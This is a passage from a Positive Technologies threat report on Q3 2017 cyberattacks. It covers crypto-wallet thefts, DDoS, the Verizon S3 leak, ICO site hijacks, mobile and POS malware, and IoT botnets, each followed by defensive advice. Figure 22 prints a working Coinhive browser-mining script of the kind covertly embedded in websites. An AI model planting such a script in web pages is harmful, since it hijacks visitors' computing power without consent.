


Figure 12. Doxagram




Figure 13. Ad for Doxagram, a service offering the contact information of Instagram users

A malware attack was not only the largest, but the most costliest cyberattack of Q3 2017. Due to a vulnerability in Parity 1.5, a client for Ethereum cryptocurrency, attackers stole around \$30million (153,000 ETH) from users with multisignature wallets.<sup>18</sup>




Figure 14. Wallet of the Ethereum thief

### Advice for companies

- + Implement centralized management for timely installation of updates and patches.
- + Use automated tools to assess security and identify vulnerabilities in software.
- + Deploy a web application firewall for proactive protection.

<sup>16</sup> [fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html](https://www.fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html)


<sup>17</sup> [blog.instagram.com/post/164871973302/170901-news](https://blog.instagram.com/post/164871973302/170901-news)

<sup>18</sup> [paritytech.io/blog/security-alert-high-2.html](https://paritytech.io/blog/security-alert-high-2.html)

- + Use effective antivirus protection on all devices.
- + Minimize the privileges of users and services as much as possible.

#### Tips for users

- + Keep software up to date.
- + Use effective antivirus protection on all devices.
- + Use accounts without administrator privileges for everyday work.
- + Do not open unknown suspicious links, especially if a browser displays a warning.
- + Scan all email attachments with antivirus software.
- + Do not download files from suspicious websites or unknown sources.



DDoS attacks remained a small portion of attacks in Q3 2017. However, half of such attacks in the outgoing quarter were aimed at government entities.

For two days in August, DDoS attacks disrupted the website and online mail tracking service of Ukrainian carrier Ukrposhta.<sup>19</sup>




Figure 15. DDoS attack on online Ukrainian mail services

DDoS and defacing are some of the most popular methods among hackers. On August 12, the group known as Anonymous expressed its disapproval of police actions during a white nationalist march in Charlottesville, Virginia (U.S.), by performing a DDoS attack on the city government website.<sup>20</sup>

#### Advice for companies

- + Configure servers and network devices to withstand common attacks (for example, TCP and UDP flooding, or high numbers of database requests).
- + Monitor requests per second for sudden jumps in activity.
- + Use an anti-DDoS service.

<sup>19</sup> [en.interfax.com.ua/news/general/441141.html](http://en.interfax.com.ua/news/general/441141.html)

<sup>20</sup> [hackread.com/anonymous-shut-down-charlottesville-city-website/](http://hackread.com/anonymous-shut-down-charlottesville-city-website/)




Figure 16. DDoS attack on Charlottesville site

ATTACK TARGETS

For the third consecutive quarter, the relative percentages of attack targets have remained rather stable.





Figure 17. Cyberincidents, by attack target

Q3 saw a one-percent reduction in attacks on ATMs and POS terminals (3% vs. 4%), users (17% vs. 18%), and infrastructure (40% vs. 41%). Attacks on web resources increased slightly (26% vs. 23%).

In this section we will dive into the methods directed against various targets: corporate infrastructure, web resources, users, mobile devices, POS terminals, and IoT devices.



## INFRASTRUCTURE



Compared to the prior quarter, Q3 2017 had a higher percentage of malware attacks on corporate infrastructure and home users.

When performing incident investigation, in many cases we find that the attack vector leveraged vulnerabilities or flaws on the part of a company partner or contractor. In July, Verizon reported a leak in the previous month of personal information for 14 million of the U.S. telecom company's customers.<sup>21</sup> The cause was negligence by a contractor, which failed to limit public access to an Amazon S3 bucket. The bucket and its data were accessible via a link containing the subdomain "verizon-sftp". The root directory contained various files, including in text format, with personal information of Verizon subscribers, as well as recordings of technical support calls.

verizon-sftp	-- Unknown
Apr-2017	-- Unknown
CF_RMPV_FD_FlagL_0201-0208_0210_0212-0214_0225-0228.txt.zip	40.9 MB 5/8/2017 12:07:43 AM
ClickFX_FH_DATA_FEED_Jan30th_Jan31.txt.zip	1.9 GB 3/7/2017 12:43:26 AM
Feb-2017	-- Unknown
Incoming	-- Unknown
index.html	0 B 5/22/2017 1:45:01 PM
Jan-2017	-- Unknown
June-2017	-- Unknown
Mar-2017	-- Unknown
May-2017	-- Unknown
NSP_CDR_DATA_MASKED_JAN.txt.zip	2.0 GB 3/8/2017 12:39:46 AM
RMPV_CDR_DATA_JAN.txt.zip	665.3 MB 3/8/2017 12:43:57 AM
Test	-- Unknown
verizon.txt	31.7 KB 3/8/2017 4:26:14 AM
VoiceSessionFiltered.zip	110.2 MB 5/17/2017 6:47:34 AM
WebMobileContainment.zip	443.6 MB 5/17/2017 6:50:30 AM
WebMobileContainmentEventNew.zip	365.4 MB 5/17/2017 6:53:39 AM

Figure 18. Contents of the verizon-sftp directory

```

networkEvolutionThunder": "NC", "NetworkEvolu
PFBStatus": "N", "PIN": " ", "PPSHAdhocFlag
CFS_CONTACT", "PPSHLifeline": " ", "PPSHReasc

```

Figure 19. Example of technical support request containing sensitive information in cleartext

### Advice for companies

- + Enforce a strict password policy, especially for privileged accounts.
- + Encrypt and restrict access to sensitive data.
- + Minimize privileges of users and services.
- + Implement effective traffic filtering to minimize the network service interfaces accessible to external attackers.
- + Use SIEM systems for prompt detection of attacks.
- + Use a web application firewall.
- + Perform regular penetration testing to proactively identify new attack vectors and evaluate the effectiveness of protection measures.

<sup>21</sup> [upguard.com/breaches/verizon-cloud-leak](http://upguard.com/breaches/verizon-cloud-leak)



## WEB RESOURCES



Most affected:  
U.S., Canada, and Russia



Most common attack methods:

Most severe damage:

Damage: > \$16 million



44%



20%



14%



19%



18%



16%

A website is the public face of a company. The websites of government agencies, such as ministries, represent a government in the eyes of domestic and international media. This is why hackers often deface the websites of federal and regional authorities in order to make a point.

But sometimes, modifying the information on a website can directly lead to large financial losses, as happened with the Enigma Catalyst blockchain platform.<sup>22</sup> Attackers successfully used phishing to obtain access to the website, changing its content to indicate a different address to which investors should send currency. As a result, the attackers received the equivalent of almost \$500,000 in Ethereum cryptocurrency.

**WARNING: ENIGMA SLACK COMPROMISED, DO NOT SEND FUNDS**

Hi Everyone,

Our Slack channel and certain email lists have been compromised. We are working diligently to resolve the issues.

**DO NOT SEND FUNDS TO ANY ADDRESSES.**

We will provide further updates on the situation shortly.  
**DO NOT SEND FUNDS**

enigma

DOCUMENTATION

ECOSYSTEM

ALPHA

TERMS

TIMELINE

FAQ




Figure 20. Attack on Enigma Catalyst blockchain platform

CoinDash.io  
@coindashio

Website has been hacked.

16:13 - 17 июл. 2017 г.

183 994 686

A similar attack targeted Israeli blockchain startup CoinDash<sup>23</sup> in the first minutes of its initial coin offering (ICO), similarly altering the address given for the official Ethereum wallet. The perpetrator obtained over \$9 million.

In light of incidents involving spoofing of the addresses of cryptocurrency wallets on ICO websites, resulting in major financial losses, we urge users to think twice before investing in projects of questionable reputation. These attacks also create another risk: that criminals will create fraudulent blockchain startups and then blame theft of investor funds on (non-existent) hackers.

<sup>22</sup> [blog.enigma.co/a-message-from-guy-to-the-enigma-community-3f213e099d5a](https://blog.enigma.co/a-message-from-guy-to-the-enigma-community-3f213e099d5a)

<sup>23</sup> [bleepingcomputer.com/news/security/hacker-steals-7-million-worth-of-ethereum-from-coindash-platform/](https://bleepingcomputer.com/news/security/hacker-steals-7-million-worth-of-ethereum-from-coindash-platform/)





Figure 21. Ethereum wallet of the criminals responsible for the CoinDash attack

### Advice for companies

- + Deploy a web application firewall for proactive protection.
- + Perform regular analysis of web application security, including source code audits.
- + Enforce a strict password policy, especially for privileged accounts.
- + Keep software up to date.
- + Practice a secure development lifecycle for web applications.
- + If holding an ICO, hire specialists to check the integrity of smart contracts and ensure cybersecurity (see [ico.positive.com](http://ico.positive.com)).



Some attacks target users directly (by sending phishing messages with malicious attachments, for example); others—via third parties by exploiting weaknesses in the services and infrastructure of those companies. A recent attack on UniCredit<sup>24</sup> falls squarely in the second category: online payment credentials were stolen for over 400,000 of the bank's Italian clients.

Some sites have even begun attempts to earn money by taking advantage of their users' hardware. The Pirate Bay, for example, has tapped the CPU capacity of site users in order to mine cryptocurrency.<sup>25</sup> Needless to say, the proceeds of this mining were not shared with users.

```

</div><!-- // div:foot -->

<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('xP9YtM7sFtCRhh1H2S3Gw160Z0BgbpHy', { throttle: 0.8 });
miner.start();
</script>

```

Figure 22. Fragment of code of web-based cryptominer

### Advice for companies

- + Regularly remind clients about how to stay safe online. Provide advice on avoiding common hacker tricks. Warn clients against logging in on suspicious websites or giving this information by email or over the phone. Explain to the clients what to do in case of suspected fraud.

<sup>24</sup> [unicreditgroup.eu/en/press-media/press-releases-price-sensitive/2017/comunicato-stampa7.html](http://unicreditgroup.eu/en/press-media/press-releases-price-sensitive/2017/comunicato-stampa7.html)


<sup>25</sup> [torrentfreak.com/the-pirate-bay-website-runs-a-cryptocurrency-miner-170916/](http://torrentfreak.com/the-pirate-bay-website-runs-a-cryptocurrency-miner-170916/)

- + Send out-of-band notifications about security events (such as attempts to log in using the user's credentials and any online banking transactions).
- + Regularly assess web application protection, including source code audits, to detect and remediate vulnerabilities.

#### Tips for users

- + Use effective antivirus protection on all devices.
- + Keep software up to date.
- + Do not open unknown suspicious links, especially if a browser displays a warning.
- + Be careful on websites with invalid certificates (when a browser displays a warning) and remember that attackers can intercept any information on such sites.
- + Scan all email attachments with antivirus software.
- + Do not download files from suspicious websites or unknown sources.
- + Use complex passwords consisting of at least eight letters, numbers, and symbols. Use a password manager to create and store passwords.
- + Do not use the same password for different systems (including sites and email).
- + Change all passwords at least once every six months, or even better, every two to three months.

### MOBILE DEVICES



All attacks aimed at individuals and their mobile devices during Q3 2017 involved malware. Recent Trojans primarily spy on the user or facilitate theft from the user's bank account. In July, Google discovered Lipizzan,<sup>26</sup> which collected extensive information about the owner of an infected Android device. The malware could record phone calls, enable the camera, take screenshots, and extract data from SMS messages and chats in Telegram, Viber, and other instant messaging clients. Approximately 20 apps containing Lipizzan passed security checks and were listed on Google Play.


#### Tips for users

- + Keep software up to date.
- + Do not open suspicious links, especially those received by SMS, MMS, email, or messengers.
- + Disable the option to download and install applications that come from unidentified developers or other untrusted sources.
- + Pay attention to the permissions requested by an application before installing it. If an application requests excessive privileges, installation may not be worth the risk of data theft.
- + Do not install unofficial firmware or root your device.
- + Do not activate autopay for your mobile phone account. It can be convenient for your phone account to be topped up when the balance dips below a certain amount. But if your phone is infected by malware that sends SMS messages to expensive premium-rate numbers, your entire bank account can be drained.

<sup>26</sup> [android-developers.googleblog.com/2017/07/from-chrysaor-to-lipizzan-blocking-new.html](https://android-developers.googleblog.com/2017/07/from-chrysaor-to-lipizzan-blocking-new.html)

- + Use complex passwords consisting of at least eight letters, numbers, and symbols. Use a password manager to create and store passwords.
- + Do not use the same password for different systems (such as sites, email, and mobile banks).
- + Change all passwords at least once every six months, or even better, every two to three months.
- + Use two-factor authentication where possible, such as to protect email accounts.

## POS TERMINALS AND ATMS



Malware targeting ATMs and POS terminals continues to be refined: modifications are being made to Neutrino<sup>27</sup> and the old botnet FlokiBot is spreading new malware called LockPoS.<sup>28</sup>



In July, Avanti Markets<sup>29</sup> reported a security incident involving the company's self-service kiosks in the U.S. These kiosks are used to pay for food and beverages, primarily at malls and businesses. Malware gave the attackers access to client data on a number of kiosks. In the company's official statement, Avanti Markets indicated that the stolen data included payment information and, in the case of Market Card users, names, email addresses, and biometric information (fingerprints) for those using biometric verification functionality.

### Vendor best practices

Organizations involved in development and maintenance of POS terminals, ATMs, and related software must take protective measures:


- + Use Application Control software on all ATMs.
- + Encrypt sensitive data between the device and the processing center.
- + Check integrity of incoming traffic from the processing center.
- + Ensure timely installation of updates.

<sup>27</sup> [securelist.com/neutrino-modification-for-pos-terminals/78839/](https://securelist.com/neutrino-modification-for-pos-terminals/78839/)

<sup>28</sup> [www.arbornetworks.com/blog/asert/lockpos-joins-flock/](https://www.arbornetworks.com/blog/asert/lockpos-joins-flock/)

<sup>29</sup> [avantimarkets.com/notice-of-data-breach/?utm\\_source=avantiwebsite&utm\\_medium=breach&utm\\_campaign=databreach](https://avantimarkets.com/notice-of-data-breach/?utm_source=avantiwebsite&utm_medium=breach&utm_campaign=databreach)

## IOT



Most affected:  
worldwide



Most common attack methods:

Most severe damage:



44%



22%



11%



22%



22%



11%

Technology is so central to everyday life that many people can't imagine how to survive without high-speed Internet. When offices are left without online access, work generally grinds to a halt and employers run financial losses. One such massive blackout struck India in July 2017, when BrickerBot malware<sup>30</sup> disabled 60,000 modems belonging to two state telecom providers (BSNL and MTNL), disrupting operations for five days at many Indian companies.

In a different attack involving network equipment, RouteX<sup>31</sup> malware took advantage of vulnerability [CVE-2016-10176](#). The attack targeted Netgear WNR2000 routers and attempted to include them in a botnet. This botnet, in turn, was likely used to bruteforce credentials for attacks on Fortune 500 companies.

### Vendor best practices

- + Practice a secure development lifecycle.
- + Audit the security of IoT devices before releasing firmware.
- + Fix vulnerabilities, including those reported by users and security researchers, in a timely manner.

### Advice for companies

- + Replace factory-default passwords with unique strong combinations of letters, numbers, and symbols.
- + Disconnect Internet-accessible IoT devices from critical network segments.
- + Install software updates as soon as they are released.

### Tips for users

- + Change default passwords. Use complex passwords consisting of at least eight letters, numbers, and symbols.
- + Install software updates as soon as they are released.
- + Inform the vendor immediately upon finding a vulnerability.

<sup>30</sup> [bleepingcomputer.com/news/security/brickerbot-dev-claims-cyber-attack-that-affected-over-60-000-indian-modems/](http://bleepingcomputer.com/news/security/brickerbot-dev-claims-cyber-attack-that-affected-over-60-000-indian-modems/)

<sup>31</sup> [forkbomb.us/press-releases/2017/09/08/routex-press-release.html](http://forkbomb.us/press-releases/2017/09/08/routex-press-release.html)

## THE BIG PICTURE

Summarizing our findings from the third quarter of 2017, we note the following trends:

- + After a small lull, in the government sector we again see a rise in cyberattacks, many of them politically motivated. Since any political event has the potential to inspire such actions, we expect this increase to continue. Parliamentary and presidential elections in a number of countries are scheduled for the fourth quarter, including Argentina, Austria, Czech Republic, Japan, Liberia, Nepal, and Slovenia. Hacktivists are likely to take an interest.
- + Malware was used in almost half of attacks, which we view as likely related to the popularity of Ransomware as a Service. Large-scale attacks such as NotPetya and WannaCry will continue to evolve. They will likely aim at having a destructive impact on the infrastructure of a target company (or even an entire industry, by attacking several companies), as opposed to economic motivation alone. Malware is turning into a bona fide weapon with destructive capabilities.
- + As the number of malicious campaigns grows, so does the number of victimized individuals. This trend, too, is likely related to the popularity of Ransomware as a Service: novice cybercriminals in search of quick profit buy Trojans and use them against individual users.
- + Meanwhile, malware targeting manufacturing and industrial companies is no mere sideshow. Currently we see haphazard attempts to obtain control of industrial control systems. If industry fails to keep operating systems and software up to date, in addition to taking other necessary protections, dramatic targeted attacks (similar to BlackEnergy) are a distinct possibility.
- + For profit-minded criminals, cryptocurrency is of definite interest. Securing websites has never been so important. In the case of blockchain projects and ICOs, any attacker able to modify site content can siphon millions of dollars in just minutes. The increase in number of new ICOs will likely lead to more attacks on blockchain platforms by year's end.
- + Widespread concerns have inspired creation of government cybersecurity centers in Finland<sup>32</sup> and Poland,<sup>33</sup> as well as elevating the status of the Cyber Command of the U.S. armed forces.<sup>34</sup>

---

<sup>32</sup> [varusmies.fi/erityistehtavat/viestinta-media-ja-tietotekniikka-ala](http://varusmies.fi/erityistehtavat/viestinta-media-ja-tietotekniikka-ala)

<sup>33</sup> [europe.easybranches.com/poland/New-cyber-army-for-Poland-62607](http://europe.easybranches.com/poland/New-cyber-army-for-Poland-62607)

<sup>34</sup> [thehill.com/policy/defense/316591-trump-signs-order-to-grow-military-modernize-nuke-arsenal](http://thehill.com/policy/defense/316591-trump-signs-order-to-grow-military-modernize-nuke-arsenal)

---

### About Positive Technologies

Positive Technologies is a leading global provider of enterprise security solutions for vulnerability and compliance management, incident and threat analysis, and application protection. Commitment to clients and research has earned Positive Technologies a reputation as one of the foremost authorities on Industrial Control System, Banking, Telecom, Web Application, and ERP security, supported by recognition from the analyst community. Learn more about Positive Technologies at [ptsecurity.com](http://ptsecurity.com).

© 2017 Positive Technologies. Positive Technologies and the Positive Technologies logo are trademarks or registered trademarks of Positive Technologies. All other trademarks mentioned herein are the property of their respective owners.